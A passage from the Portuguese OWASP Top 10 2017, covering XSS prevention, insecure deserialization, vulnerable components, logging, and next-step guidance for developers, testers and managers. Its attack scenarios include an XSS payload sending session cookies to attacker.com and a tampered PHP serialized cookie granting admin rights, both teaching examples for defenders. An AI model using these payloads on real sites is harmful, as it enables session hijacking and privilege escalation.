* Aplicar *encoding* sensível ao contexto ao modificar o documento do navegador no lado do cliente atua contra DOM XSS. Quando isso não puder ser evitado, técnicas de *escaping* sensíveis ao contexto semelhantes podem ser aplicadas às APIs do navegador, conforme descrito na Folha de Dicas OWASP 'DOM Based XSS Prevention'.
* Habilitar um [Content Security Policy (CSP)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP) é um controle de mitigação de defesa profunda contra o XSS. É eficaz se não existem outras vulnerabilidades que permitiriam colocar códigos maliciosos através de arquivos locais (por exemplo, sobrescritas de *path traversal* ou bibliotecas vulneráveis em fontes permitidas).

## Exemplo de Cenários de Ataque

**Cenário 1**: A aplicação usa dados não confiáveis na construção do seguinte fragmento HTML sem validação ou *escaping*:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

O atacante modifica o parâmetro 'CC' no navegador para:

'><script>document.location='https://attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'

Este ataque faz com que a ID da sessão da vítima seja enviada para o site do invasor, permitindo que o invasor seqüestra a sessão atual do usuário.

**Nota**: Atacantes podem usar XSS para derrubar qualquer defesa CSRF automatizada que a aplicação possa empregar.

## Referências

### OWASP

* [OWASP Proactive Controls: Encode Data](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [OWASP Proactive Controls: Validate Data](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [OWASP Application Security Verification Standard: V5](https://owasp.org/www-project-application-security-verification-standard/)
* [OWASP Testing Guide: Testing for Reflected XSS](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting)
* [OWASP Testing Guide: Testing for Stored XSS](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting)
* [OWASP Testing Guide: Testing for DOM XSS](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting)
* [OWASP Cheat Sheet: XSS Prevention](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: DOM based XSS Prevention](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: XSS Filter Evasion](https://owasp.org/www-community/xss-filter-evasion-cheatsheet)
* [OWASP Java Encoder Project](https://owasp.org/www-project-java-encoder/)

### Externas

* [CWE-79: Improper neutralization of user supplied input](https://cwe.mitre.org/data/definitions/79.html)
* [PortSwigger: Client-side template injection](https://portswigger.net/kb/issues/00200308_client-side-template-injection)

# A8:2017 Desserialização insegura

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 1 | Prevalência 2 | Detectabilidade 2 | Técnico 3 | Negócio |
| A exploração da desserialização é um tanto difícil, pois as explorações prontas *off the shelf* raramente funcionam sem mudanças ou ajustes no código interno de exploração. | Este problema está incluído no Top 10 com base em uma [pesquisa da indústria](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html) e não em dados quantificáveis. Algumas ferramentas podem descobrir falhas de desserialização, mas a assistência humana é freqüentemente necessária para validar o problema. Espera-se que os dados de prevalência para falhas de desserialização aumentem à medida que as ferramentas são desenvolvidas para ajudar a identificá-los e resolvê-los. | O impacto das falhas de desserialização não pode ser subestimado. Essas falhas podem levar a ataques execução remota de código, sendo um dos ataques mais sérios possível. O impacto comercial depende das necessidades de proteção de sua aplicação e dados. |

## A aplicação está vulnerável?

Aplicações e APIs estarão vulneráveis se desserializarem objetos hostis ou adulterados fornecidos por um atacante.

Isso pode resultar em dois principais tipos de ataques:

* Ataques relacionados com a estrutura de objetos e dados onde o atacante modifica a lógica do aplicativo ou consegue a execução de código remoto arbitrário se houver classes disponíveis para a aplicação que possam alterar o comportamento durante ou após a desserialização.
* Ataques típicos de manipulação de dados, como ataques de controle de acesso, onde as estruturas de dados existentes são usadas, mas o conteúdo é alterado.

Serialização pode ser usada em aplicações para:

* Comunicação remota / interprocesso (RPC / IPC)
* Protocolos com fio, serviços web, *message brokers*
* Caching/Persistência
* Bancos de dados, servidores de cache, sistemas de arquivos
* Cookies HTTP, parâmetros de formulário HTML, tokens de autenticação de API

## Como Prevenir

O único padrão de arquitetura seguro é não aceitar objetos serializados de fontes não confiáveis ou usar mídias de serialização que só permitem tipos de dados primitivos.

Se isso não for possível:

* Implementar verificações de integridade, tais como assinaturas digitais em qualquer objeto serializado para evitar a criação de objetos hostis ou a manipulação de dados.
* Aplicar restrições de tipos estritos durante a desserialização antes da criação do objeto, pois seu código geralmente espera um conjunto definível de classes. Foram demonstrados casos onde esta restrição foi superada, portanto a dependência exclusiva nela não é aconselhável.
* Isolar e executar o código que desserializa em ambientes de baixos privilégios quando possível.
* Registrar as exceções e falhas de desserialização como, por exemplo, onde o tipo de entrada não é o tipo esperado, ou a desserialização lança exceções.
* Restringir ou monitorar a conectividade de rede de entrada e de saída de contêineres ou servidores que desserializem.
* Monitorizar a desserialização, alertando se um usuário desserializar constantemente.

## Exemplos de Cenários de Ataque

**Cenário #1**: Uma aplicação React chama um conjunto de microsserviços Spring Boot. Sendo programadores funcionais, eles tentaram garantir que seu código seja imutável. A solução que eles inventaram é serializar o estado do usuário e passá-lo para frente e para trás em cada request. Um atacante percebe a assinatura "R00" do objeto Java e usa a ferramenta Java Serial Killer para obter uma execução de código remoto no servidor da aplicação.

**Cenário #2**: Um fórum em PHP usa a serialização de objeto PHP para salvar um "super" cookie, contendo o ID do usuário, o perfil, o hash da senha e outros estados do usuário:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Um atacante altera o objeto serializado para se dar privilégios de administrador:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

## Referências

### OWASP

* [OWASP Cheat Sheet: Deserialization](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)
* [OWASP Proactive Controls: Validate All Inputs](https://owasp.org/www-project-proactive-controls/v3/en/c5-validate-inputs)
* [OWASP Application Security Verification Standard: TBA](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse)
* [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](https://speakerdeck.com/pwntester/friday-the-13th-json-attacks)

### Externas

* [CWE-502: Deserialization of Untrusted Data](https://cwe.mitre.org/data/definitions/502.html)
* [Java Unmarshaller Security](https://github.com/mbechler/marshalsec)
* [OWASP AppSec Cali 2015: Marshalling Pickles](https://frohoff.github.io/appseccali-marshalling-pickles/)

# A9:2017 Utilização de Componentes com Vulnerabilidades Conhecidas

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 2 | Prevalência 3 | Detectabilidade 2 | Técnico 2 | Negócio |
| Embora seja fácil encontrar explorações já escritas para muitas vulnerabilidades conhecidas, outras vulnerabilidades requerem esforço concentrado para desenvolver uma exploração personalizada. | A prevalência desta questão é muito difundida. Padrões de desenvolvimento de fortemente orientados a componentes podem levar as equipes de desenvolvimento a não entender quais componentes elas usam em sua aplicação ou API, quanto menos mantê-los atualizados. Alguns scanners, como retire.js ajudam na detecção, mas a determinação da vulnerabilidade requer esforço adicional. | Enquanto algumas vulnerabilidades conhecidas levam a apenas impactos menores, algumas das maiores brechas até agora se basearam em explorar vulnerabilidades conhecidas nos componentes. Dependendo dos ativos que você está protegendo, talvez esse risco esteja no topo da sua lista. |

## A Aplicação Está Vulnerável?

Você provavelmente está vulnerável:

* Se você não conhece as versões de todos os componentes que você usa (tanto do lado do cliente quanto do lado do servidor). Isso inclui componentes que você usa diretamente, bem como dependências aninhadas.
* Se algum dos seus softwares está desatualizado. Isso inclui o SO, Servidor Web/App, DBMS, aplicações, APIs e todos os componentes, ambientes de execução e bibliotecas.
* Se você não procura vulnerabilidades regularmente e se inscreve em boletins de segurança relacionados aos componentes que você usa.
* Se você não arruma ou atualiza a plataforma que utiliza, frameworks e dependências em tempo hábil. Isso geralmente acontece em ambientes onde atualização de patches é uma tarefa mensal ou trimestral sob controle de mudanças, o que deixa as organizações abertas para muitos dias ou meses de exposição desnecessária a vulnerabilidades já consertadas.
* Se você não mantém seguras as configurações dos componentes (veja **A6:2017-Configuração Incorreta de Segurança**).

## Como Prevenir

Projetos de software devem ter um processo para:

* Remover dependências não utilizadas, recursos desnecessários, componentes, arquivos e documentação.
* Manter continuamente um inventário das versões dos componentes do lado do cliente e do lado do servidor (por exemplo, frameworks, bibliotecas) e suas dependências usando ferramentas como *versions, DependencyCheck, retire.js*, etc.
* Monitorar continuamente fontes como CVE e NVD para vulnerabilidades em seus componentes. Use ferramentas de análise de composição de software para automatizar o processo. Assine os alertas de e-mails para vulnerabilidades de segurança relacionadas aos componentes que você usa.
* Obtenha seus componentes apenas de fontes oficiais e, quando possível, prefira pacotes assinados para reduzir a chance de obter um componente malicioso modificado.
* Monitore bibliotecas e componentes que não são mantidos ou não tem mais patches de segurança para versões mais antigas. Se o patch não for possível, considere implantar um patch virtual para monitorar, detectar ou proteger contra o problema descoberto.

Toda organização deve garantir que haja um plano contínuo de monitoramento, triagem e aplicação de atualizações ou mudanças de configuração para toda a vida da aplicação ou portfólio.

## Exemplos de Cenários de Ataque

**Cenário #1**: Componentes tipicamente são executados com os mesmos privilégios da própria aplicação, portanto, falhas em qualquer componente podem resultar em impacto sério. Tais falhas podem ser acidentais (por exemplo, erro de codificação) ou intencional (por exemplo, *backdoor* no componente). Alguns exemplos de vulnerabilidades de componentes exploráveis descobertos são:

* [CVE-2017-5638](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), uma vulnerabilidade de execução remota de código no Struts 2 que permite a execução de código arbitrário em o servidor, foi culpado por brechas significativas.
* Enquanto [a internet das coisas (IoT)](https://en.wikipedia.org/wiki/Internet_of_things) são freqüentemente difíceis ou impossíveis de corrigir, a importância de corrigi-los pode ser grande (por exemplo: [marca-passos de St. Jude](https://arstechnica.com/information-technology/2017/08/465k-patients-need-a-firmware-update-to-prevent-serious-pacemaker-hacks/)).

Existem ferramentas automatizadas para ajudar os invasores a encontrar sistemas não corrigidos ou mal configurados. Por exemplo, o [mecanismo de busca de IoT Shodan](https://www.shodan.io/) pode ajudá-lo a encontrar dispositivos que ainda sofrem com a vulnerabilidade [Heartbleed](https://en.wikipedia.org/wiki/Heartbleed) que foi corrigida em abril de 2014.

## Referências

### OWASP

* [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](https://owasp.org/www-project-application-security-verification-standard/)
* [OWASP Dependency Check (for Java and .NET libraries)](https://owasp.org/www-project-dependency-check/)
* [OWASP Testing Guide - Map Application Architecture (OTG-INFO-010)](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/10-Map_Application_Architecture)
* [OWASP Virtual Patching Best Practices](https://owasp.org/www-community/Virtual_Patching_Best_Practices)

### Externas

* [The Unfortunate Reality of Insecure Libraries](https://cdn2.hubspot.net/hub/203759/file-1100864196-pdf/docs/Contrast_-_Insecure_Libraries_2014.pdf)
* [MITRE Common Vulnerabilities and Exposures (CVE) search](https://www.cvedetails.com/version-search.php)
* [National Vulnerability Database (NVD)](https://nvd.nist.gov/)
* [Retire.js for detecting known vulnerable JavaScript libraries](https://github.com/retirejs/retire.js/)
* [Ruby Libraries Security Advisory Database and Tools](https://rubysec.com/)

# A10:2017 Logs e Monitoração Insuficientes

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 2 | Prevalência 3 | Detectabilidade 1 | Técnico 2 | Negócio |
| A exploração de logs e monitoração insuficientes é o alicerce de quase todos os incidentes importantes. Os atacantes contam com a falta de monitoração e respostas feitas a tempo para alcançar seus objetivos sem serem detectados. | Este problema está incluído no Top 10 com base em uma [pesquisa da indústria](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html). Uma estratégia para determinar se você tem monitoração suficiente é examinar seus registros após um teste de penetração. As ações dos testadores devem ser registradas o suficiente para entender quais os danos que podem ter feitos. | A maioria dos ataques bem sucedidos começa com sondagem de vulnerabilidade. Permitir que tais sondas continuem pode aumentar a probabilidade de exploração bem sucedida para quase 100%. Em 2016, a identificação de uma violação levou uma - tempo suficiente para que estragos fossem feitos. |

## A Aplicação Está Vulnerável?

Insuficiência de logs, de detecção, de monitoração e de resposta ativa ocorrem a qualquer momento:

* Eventos auditáveis, como logins, logins com falha e transações de alto valor não são registrados.
* Os logs de aplicações e APIs não são monitorados para atividades suspeitas.
* Os limiares de alerta e a escalação da resposta, conforme o risco dos dados detidos pela aplicação, não estão em vigor nem são efetivos.
* Testes de penetração e varredura pelas ferramentas [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) (como [OWASP ZAP](https://owasp.org/www-project-zap/)) não desencadeiam alertas.

Para as organizações maiores e de alto desempenho, a falta de respostas ativas, como atividades de alerta e resposta em tempo real como o bloqueio de ataques automatizados em aplicações Web e particularmente APIs, colocaria a organização em risco de um comprometimento estendido. A resposta não precisa necessariamente ser visível para o invasor, apenas que a aplicação e infra-estrutura associada, frameworks, camadas de serviço, etc. podem detectar e alertar humanos ou ferramentas para responder em tempo quase real.

## Como Prevenir

De acordo com o risco dos dados armazenados ou processados pela aplicação:

* Certifique-se de todos os logins, falhas de controle de acesso, as falhas de validação de entrada do lado do servidor possam ser registradas com um contexto de usuário suficiente para identificar contas suspeitas ou mal-intencionadas e mantidas por tempo suficiente para permitir análises forenses demoradas.
* Certifique-se de que os logs são gerados em um formato que pode ser facilmente consumido por uma solução centralizada de gerenciamento de logs.
* Certifique-se de que as transações de alto valor tenham uma trilha de auditoria com controles de integridade para evitar adulterações ou exclusões, como anexar apenas tabelas de banco de dados ou similares.
* Estabeleça monitorações e alertas eficazes, de modo que as atividades suspeitas sejam detectadas e respondidas em tempo hábil.
* Estabeleça ou adote um plano de respostas e recuperação a incidentes, como [NIST 800-61 rev 2](https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final) ou posterior.

Existem frameworks de proteção de aplicações comerciais e de código aberto, como [OWASP AppSensor](https://owasp.org/www-project-appsensor/), firewalls de aplicações Web, como [mod\_security com o OWASP Core Rule Set](https://owasp.org/www-project-modsecurity-core-rule-set/) e software de correlação de logs com painéis personalizados e alertas.

## Exemplos de Cenários de Ataque

**Cenário 1**: Um software de fórum de código aberto executado por uma pequena equipe foi pirateado usando uma falha em seu software. Os atacantes conseguiram eliminar o repositório de código fonte interno que contém a próxima versão e todos os conteúdos do fórum. Embora o código fonte possa ser recuperado, a falta de monitoração, logs ou alertas levou a uma violação muito pior. O projeto de software de fórum não está mais ativo como resultado dessa questão.

**Cenário 2**: Um atacante usa varreduras para encontrar usuários que usam uma senha comum. Eles podem assumir todas as contas usando esta senha. Para todos os outros usuários, esta varredura deixa apenas 1 login falso para trás. Após alguns dias, isso pode ser repetido com uma senha diferente.

**Cenário 3**: Um grande varejista dos EUA teria um sandbox interno de análise de malware analisando anexos. O sandbox detectou softwares potencialmente indesejados, mas ninguém respondeu a essa detecção. O sandbox tinha produzido avisos por algum tempo antes da violação ser detectada devido a transações fraudulentas de cartão por um banco externo.

## Referências

### OWASP

* [OWASP Proactive Controls: Implement Logging and Intrusion Detection](https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging)
* [OWASP Application Security Verification Standard: V8 Logging and Monitoring](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Testing Guide: Testing for Detailed Error Code](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Cheat Sheet: Logging](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html)

### Externas

* [CWE-223: Omission of Security-relevant Information](https://cwe.mitre.org/data/definitions/223.html)
* [CWE-778: Insufficient Logging](https://cwe.mitre.org/data/definitions/778.html)

# +D Próximos Passos Para Desenvolvedores

## Estabeleça e Use Processos de Segurança Repetitivos e Padrões de Controles de Segurança

Quer você seja novo em segurança de aplicações Web ou já é familiarizado com estes riscos, a tarefa de produzir uma aplicação web segura ou corrigir uma existente pode ser difícil. Se tiver que gerir um grande portfolio de aplicações pode ser um pesadelo.

Para ajudar as organizações e os programadores a reduzirem os seus riscos de segurança de aplicações de uma forma efetiva, a OWASP produziu numerosos recursos livres e gratuitos que podem ser usados para endereçar a segurança de aplicações na sua organização. Os seguintes são alguns dos muitos recursos que a OWASP produziu para ajudar as organizações a produzir aplicações Web e APIs seguras. Na próxima página apresentamos recursos adicionais da OWASP que podem ajudar as organizações a verificar a segurança das suas aplicações e APIs.

| Atividade | Descrição |
| --- | --- |
| Requisitos de Segurança de Aplicação | Para produzir uma aplicação Web segura, você deve definir o que significa ser segura para essa aplicação. A OWASP recomenda que você use o [OWASP Application Security Verification Standard (ASVS)](https://owasp.org/www-project-application-security-verification-standard/), como um guia para configurar os requisitos de segurança para suas aplicações. Se você estiver terceirizando, considere o [OWASP Secure Software Contract Annex](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex). **Nota**: O anexo é para lei de contratos dos EUA, por isso, consulte aconselhamento jurídico qualificado antes de usar a amostra do anexo. |
| Arquitetura de segurança de aplicações | Em vez de adaptar a segurança em suas aplicações e APIs, é muito mais econômico projetar a segurança desde o início. OWASP recomenda o [OWASP Prevention Cheat Sheets](https://cheatsheetseries.owasp.org/) como um bom ponto de partida para orientação sobre como construir segurança desde o início. |
| Controles de Padrões de Segurança | Construir controles de segurança fortes e utilizáveis é difícil. O uso de um conjunto de controles de segurança padrão simplifica radicalmente o desenvolvimento de aplicativos e APIs seguros. O [OWASP Prevention Cheat Sheets](https://cheatsheetseries.owasp.org/) é um bom ponto de partida para desenvolvedores, e muitos frameworks modernos agora possuem controles de segurança padrão e efetivos para autorização, validação, CSRF , etc. |
| Ciclo de Vida de Desenvolvimento Seguro | Para melhorar o processo que sua organização segue ao criar aplicações e APIs, o OWASP recomenda [OWASP Software Assurance Maturity Model (SAMM)](https://owasp.org/www-project-samm/). Este modelo ajuda as organizações a formular e implementar uma estratégia de segurança de software adaptada aos riscos específicos de sua organização. |
| Educação de segurança de aplicativos | O [OWASP Education Committee](https://owasp.org/www-committee-education-and-training/) fornece materiais de treinamento para ajudar a educar os desenvolvedores na segurança das aplicações web. Para aprender sobre as vulnerabilidades, experimente [OWASP WebGoat](https://owasp.org/www-project-webgoat/), [WebGoat.NET](https://github.com/jerryhoff/WebGoat.NET), [OWASP NodeJS Goat](https://owasp.org/www-project-node.js-goat/), [OWASP Juice Shop Project](https://owasp.org/www-project-juice-shop/) ou [OWASP Broken Web Applications Project](https://github.com/chuckfw/owaspbwa/). Para manter-se atualizado, venha a uma [Conferência OWASP AppSec](https://owasp.org/events/), [OWASP Conference Training](https://owasp.org/events/) ou a alguma [Reunião do OWASP Chapter](https://owasp.org/chapters/)  local. |

Existem inúmeros recursos OWASP adicionais disponíveis para seu uso. Visite a página [OWASP Projects](https://owasp.org/projects/), que lista todos os projetos Flagship, Labs e Incubator do inventário do OWASP. A maioria dos recursos do OWASP estão disponíveis no nosso [wiki](https://owasp.org/) e muitos documentos do OWASP podem ser encomendados em [cópias impressas ou como livros eletrônicos](https://stores.lulu.com/owasp).

# +T Próximos Passos para Testadores de Segurança

## Estabeleça Testes Contínuos de Segurança de Aplicações

Construir código seguro é importante. Mas é fundamental verificar se a segurança que você pretende construir é realmente vigente, corretamente implementada e usada em todos os lugares em que deveria ser. O objetivo do teste de segurança de aplicação é fornecer essa evidência. O trabalho é difícil e complexo, e os modernos processos de desenvolvimento de alta velocidade, como Agile e DevOps, colocaram extrema pressão sobre abordagens e ferramentas tradicionais. Por isso, encorajamos fortemente você a pensar sobre como se concentrará no que é importante em todo o seu portfólio de aplicações, e faça isso de forma economicamente viável.

Os riscos modernos mudam rapidamente, então a época de testes de verificação ou penetração de uma aplicação para vulnerabilidades uma vez por ano, já se foi faz tempo. O desenvolvimento de software moderno exige testes contínuos de segurança de aplicações durante todo o ciclo de vida do desenvolvimento de software. Procure aprimorar as tubulações de desenvolvimento existentes com automação de segurança que não diminua o desenvolvimento. Seja qual for a abordagem que você escolher, considere o custo anual para testar, triar, corrigir, retestar e reimplantar uma única aplicação, multiplicada pelo tamanho do portfólio de aplicações.

| Atividade | Descrição |
| --- | --- |
| Compreenda o modelo da ameaça | Antes de começar a testar, certifique-se de entender no que é importante investir o tempo. As prioridades vêm do modelo de ameaça, então, se você não possui um, você precisa criar um antes de testar. Considere o uso de [OWASP ASVS](https://owasp.org/www-project-application-security-verification-standard/) e o [Guia de Testes OWASP](https://owasp.org/www-project-web-security-testing-guide/) como entrada e não se apoie em fornecedores de ferramentas para decidir o que é importante para o seu negócio. |
| Compreenda o ciclo de desenvolvimento de software | Sua abordagem de testes de segurança de aplicações deve ser altamente compatível com as pessoas, processos e ferramentas que você usa no seu ciclo de vida de desenvolvimento de software (SDLC). Tentativas de forçar passos, portas e revisões adicionais provavelmente causam atrito, são ignoradas e exigem esforço para escalar. Procure oportunidades naturais para reunir informações de segurança e alimentá-lo de volta ao seu processo. |
| Estratégias de teste | Escolha a técnica mais simples, mais rápida e precisa para verificar cada requisito. O [Framework de Conhecimento de Segurança OWASP](https://owasp.org/www-project-security-knowledge-framework/) e [Padrão de Verificação de Segurança de Aplicações OWASP (ASVS)](https://owasp.org/www-project-application-security-verification-standard/) podem sejam ótimas fontes de requisitos de segurança funcionais e não funcionais nos seus testes unitários e de integração. Certifique-se de considerar os recursos humanos necessários para lidar com falsos positivos a partir do uso de ferramentas automatizadas, bem como os graves perigos de falsos negativos. |
| Alcançando Cobertura e Precisão | Você não precisa começar a testar tudo. Concentre-se no que é importante e expanda seu programa de verificação ao longo do tempo. Isso significa expandir o conjunto de defesas e riscos de segurança que estão sendo verificados automaticamente, além de expandir o conjunto de aplicações e APIs cobertos. O objetivo é alcançar um estado em que a segurança essencial de todas as suas aplicações e APIs seja verificada continuamente. |
| Fazendo Descobertas impressionantes | Não importa o quão bom você esteja testando, não fará qualquer diferença a menos que você se comunique de forma eficaz. Crie confiança mostrando que você entende como a aplicação funciona. Descreva claramente como isso pode ser abusado sem "dialetos" e inclua um cenário de ataque para torná-lo real. Faça uma estimativa realista de quão difícil é descobrir e explorar a vulnerabilidade e quão ruim seria. Finalmente, forneça resultados nas ferramentas que as equipes de desenvolvimento já estão usando, e não arquivos PDF. |

# +O Próximos Passos para Organizações

## Comece seu programa de segurança de aplicações agora

Segurança de aplicações não é mais algo opcional. Entre os ataques crescentes e as pressões regulatórias, as organizações devem estabelecer processos e capacidades eficazes para garantir suas aplicações e APIs. Dada a incrível quantidade de código nas inúmeras aplicações e APIs já em produção, muitas organizações estão lutando para lidar com o enorme volume de vulnerabilidades.

OWASP recomenda que as organizações estabeleçam um programa de segurança de aplicações para obter informações e melhorar a segurança em suas aplicações e portfólio de APIs. Alcançar a segurança de aplicações exige que muitas partes diferentes de uma organização trabalhem em conjunto de forma eficiente, incluindo segurança e auditoria, desenvolvimento de software, negócios e gerenciamento executivo. A segurança deve ser visível e mensurável, para que todos os diferentes jogadores possam ver e entender a postura de segurança de aplicações da organização. Concentre-se nas atividades e nos resultados que realmente ajudam a melhorar a segurança empresarial, eliminando ou reduzindo o risco. OWASP SAMM fornece muitas orientações neste espaço e é a fonte da maioria das principais atividades:

### Comece Já

* Documente todos as aplicações e recursos de dados associados. Organizações maiores devem considerar a implementação de um banco de dados de gerenciamento de configuração (CMDB) para esse propósito.
* Estabeleça um [programa de segurança de aplicações](https://owasp.org/www-project-samm/) e direcione a adoção.
* Conduza uma [análise de lacunas de capacitação](https://owasp.org/www-project-samm/) comparando sua organização com seus pares para definir áreas chave de melhoria e um plano de execução.
* Obtenha aprovação de gerenciamento e estabeleça uma [campanha de conscientização de segurança de aplicações](https://owasp.org/www-project-samm/) para toda a organização de TI.

### Abordagem de portfólio Baseado em Risco

* Identifique as [necessidades de proteção](https://owasp.org/www-project-samm/) do seu [portfólio de aplicações](https://owasp.org/www-project-samm/) sob uma perspectiva de negócios. Isso deve ser conduzido em parte pelas leis de privacidade e outros regulamentos relevantes para a posse de dados que está sendo protegida.
* Estabeleça um [modelo comum de classificação de risco](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) com um conjunto consistente de fatores de probabilidade e impacto refletindo a tolerância de sua organização para o risco.
* De forma adequada, meça e priorize todas as suas aplicações e APIs. Adicione os resultados ao seu CMDB.
* Estabeleça diretrizes de garantia para definir corretamente a cobertura e o nível de rigor exigido.

### Promova uma Fundação Forte

* Estabeleça um [conjunto de políticas e padrões](https://owasp.org/www-project-samm/) focado que forneça uma linha base de segurança de aplicações para todas as equipes de desenvolvimento aderirem.
* Defina um conjunto comum de [controles de segurança reutilizáveis](https://owasp.org/www-project-security-knowledge-framework/) que complementem essas políticas e padrões e forneçam orientação de design e desenvolvimento sobre seu uso.
* Estabeleça um [currículo de treinamento de segurança de aplicações](https://owasp.org/www-project-samm/) que é necessário e direcionado para diferentes papéis e tópicos de desenvolvimento.

### Integre a segurança em processos existentes

* Defina e integre atividades de [implementação segura](https://owasp.org/www-project-samm/) em processos de desenvolvimento e operação existentes.
* As atividades devem incluir [modelagem de ameaças](https://owasp.org/www-project-samm/) e remediação.
* Forneça especialistas e [serviços de suporte para equipes de desenvolvimento e projeto](https://owasp.org/www-project-samm/) para ter sucesso.

### Forneça visibilidade de gerenciamento

* Gerencie com métricas. Gerencie decisões de melhoria e financiamento com base nas métricas e dados de análise capturados. As métricas incluem aderência a práticas / atividades de segurança, vulnerabilidades introduzidas, vulnerabilidades mitigadas, cobertura de aplicativos, densidade de defeito por tipo e contagem de instâncias, etc.
* Analise dados das atividades de implementação e verificação para procurar padrões de causa e vulnerabilidade raiz para gerar melhorias estratégicas e sistêmicas em toda a empresa. Aprenda com os erros e ofereça incentivos positivos para promover melhorias

# +A: Próximos Passos para Gerente de Aplicações

## Gerencie o Ciclo de Vida Completo da Aplicação

Aplicações estão entre os sistemas mais complexos que os seres humanos criam e mantêm regularmente. O gerenciamento de TI para uma aplicação deve ser realizado por especialistas de TI que são responsáveis pelo ciclo geral de TI de uma aplicação. Sugerimos estabelecer o papel de gerente de aplicações como contrapartida técnica para o dono da aplicação. O gerente de aplicações está encarregado de todo o ciclo de vida da aplicação sob a perspectiva de TI desde coletar os requisitos até o processo de aposentadoria de sistemas, que muitas vezes é ignorado.

## Requisitos e Gerenciamento de Recursos

* Colete e negocie os requisitos de negócios para uma aplicação com o negócio, incluindo os requisitos de proteção em relação à confidencialidade, autenticidade, integridade e disponibilidade de todos os ativos de dados e a lógica comercial esperada.
* Compile os requisitos técnicos, incluindo requisitos de segurança funcionais e não funcionais.
* Planeje e negocie o orçamento que abrange todos os aspectos do projeto, construção, teste e operação, incluindo atividades de segurança.

## Pedido de Propostas (RFP) e Contratação

* Negocie com desenvolvedores internos ou externos os requisitos, incluindo diretrizes e requisitos de segurança em relação ao seu programa de segurança, por exemplo, SDLC, melhores práticas.
* Avalie o cumprimento de todos os requisitos técnicos, incluindo uma fase de planejamento e design.
* Negocie todos os requisitos técnicos, incluindo acordos de design, segurança e nível de serviço (SLA).
* Adote modelos e listas de verificação, como [Anexo de Contrato de Software Seguro OWASP](https://owasp.org/www-community/OWASP_Secure_Software_Contract_Annex). **Nota**: O Anexo é uma amostra específica da lei de contratos dos EUA e é provável que necessite de revisão legal em sua jurisdição. Consulte conselhos legais qualificados antes de usar o Anexo

## Planejamento e Design

* Negocie planejamento e design com os desenvolvedores e acionistas internos, por exemplo especialistas em segurança.
* Defina a arquitetura de segurança, controles e contramedidas apropriadas às necessidades de proteção e ao nível de ameaça esperado. Isso deve ser suportado por especialistas em segurança.
* Certifique-se de que o proprietário do aplicativo aceita os riscos remanescentes ou fornece recursos adicionais.
* Em cada sprint, garantir que as histórias de segurança sejam criadas, incluindo restrições adicionadas para requisitos não funcionais.

## *Deployment*, Testes e *Rollout*

* Automatize o *deploy* seguro do aplicativo, interfaces e de todos os componentes necessários, incluindo as autorizações necessárias.
* Teste as funções técnicas e integração com a arquitetura de TI e coordene os testes de negócios.
* Crie casos de teste de "uso" e "abuso" de perspectivas técnicas e empresariais.
* Gerencie testes de segurança de acordo com os processos internos, as necessidades de proteção e o nível de segurança exigido pelo aplicativo.
* Coloque o aplicativo em operação e migre dos aplicativos usados anteriormente, se necessário.
* Finalize toda a documentação, incluindo o CMDB e arquitetura de segurança.

## Operação e Mudanças

* Opere incluindo o gerenciamento de segurança para a aplicação (por exemplo, gerenciamento de patches).
* Promova a consciência de segurança dos usuários e gerencie conflitos sobre usabilidade vs segurança.
* Planeje e gerencie mudanças, por exemplo, migre para novas versões da aplicação ou outros componentes como SO, middleware e bibliotecas.
* Atualize toda a documentação, inclusive no CMDB e na arquitetura de segurança, controles e contramedidas, incluindo qualquer procedimento ou documentação do projeto.

## Aposentando Sistemas

* Todos os dados necessários devem ser arquivados. Todos os outros dados devem ser totalmente apagados.
* Retire com segurança a aplicação, incluindo a exclusão de contas e funções não utilizadas e permissões.
